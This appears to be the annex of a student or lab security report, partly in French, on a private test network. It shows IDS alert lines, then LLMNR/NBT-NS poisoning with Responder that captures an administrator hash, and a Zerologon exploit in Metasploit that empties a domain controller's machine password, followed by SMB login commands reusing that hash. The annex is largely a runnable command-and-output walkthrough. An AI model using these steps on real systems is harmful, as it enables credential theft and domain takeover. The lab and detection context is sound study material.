12/11-09:53:03.645070 ,1,1000001,1,"RDP Session Initiation Detected",TCP,10.10.10.30,57176,10.10.10.5,3389,00:0C:29:D4:A7:0F,00:0C:29:1C:95:3E,0x55,***AP***,0xBBA399DC,0xCC4F9562,,0x1F6,64,0,63322,71,727
04,,,,
12/11-09:54:45.935268 ,1,1000004,1,"ZERO LOGIN ATTACK DETECTED",TCP,10.10.10.30,33121,10.10.10.5,135,00:0C:29:D4:A7:0F,00:0C:29:1C:95:3E,0xBA,***AP***,0xA44BA043,0x6818A8E,,0x1F6,64,0,57048,124,126976,,,,
```


Annexes:

Others attacks:

1 - LLMNR poissoning with RESPONDER :


```
git clone https://github.com/SpiderLabs/Responder.git
cd Responder
sudo python2 Responder.py -I eth0
```


sur attacker machine :



```
[*] [LLMNR]  Poisoned answer sent to 10.10.10.5 for name j
[*] [NBT-NS] Poisoned answer sent to 10.10.10.5 for name J (service: File Ser
ver)
[*] [NBT-NS] Poisoned answer sent to 10.10.10.5 for name JJ (service: File Se
rver)
[*] [LLMNR]  Poisoned answer sent to 10.10.10.5 for name jj
[*] [NBT-NS] Poisoned answer sent to 10.10.10.5 for name JJJ (service: File S
erver)
[*] [LLMNR]  Poisoned answer sent to 10.10.10.5 for name jjj
[*] Skipping previously captured hash for SSI\Administrator
[SMB] Requested Share     : \\J\IPC$
[*] Skipping previously captured hash for SSI\Administrator
[SMB] Requested Share     : \\JJ\IPC$
[*] Skipping previously captured hash for SSI\Administrator
[SMB] Requested Share     : \\JJJ\IPC$
[*] [LLMNR]  Poisoned answer sent to 10.10.10.5 for name jjj
[*] Skipping previously captured hash for SSI\Administrator
[SMB] Requested Share     : \\JJJ\IPC$
[*] [NBT-NS] Poisoned answer sent to 10.10.10.5 for name SSI (service: Browse
r Election)
[*] [LLMNR]  Poisoned answer sent to 10.10.10.5 for name jjj
[*] Skipping previously captured hash for SSI\Administrator
[SMB] Requested Share     : \\JJJ\IPC$
```

In the target system :
The victim look for a shared directory that don’t exisit in his network





2 - ZERO LOGON :

msfconsole
use auxiliary/admin/dcerpc/cve_2020_1472_zerologon
set RHOST 10.10.10.5
set NBNAME AD-SERVER
run

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/admin/dcerpc/cve_2020_1472_zerologon
[*] Using action REMOVE - view all 2 actions with the show actions command
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > set RHOST 10.10.10.5
RHOST => 10.10.10.5
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > set NBNAME AD-SERVER
NBNAME => AD-SERVER
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > run
[*] Running module against 10.10.10.5

[*] 10.10.10.5: - Connecting to the endpoint mapper service...
[*] 10.10.10.5:49667 - Binding to 12345678-1234-abcd-ef00-01234567cffb:1.0@nc
acn_ip_tcp:10.10.10.5[49667] ...
[*] 10.10.10.5:49667 - Bound to 12345678-1234-abcd-ef00-01234567cffb:1.0@ncac
n_ip_tcp:10.10.10.5[49667] ...
[+] 10.10.10.5:49667 - Successfully authenticated
[+] 10.10.10.5:49667 - Successfully set the machine account (AD-SERVER$) pass
word to: aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 (e
mpty)
[*] Auxiliary module execution completed
```

Pour ce connecter avec le user obtenu dans zero login :

use auxiliary/scanner/smb/smb_login

set RHOSTS 10.10.10.5

set SMBUser "AD-SERVER$"

set SMBPass "aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0"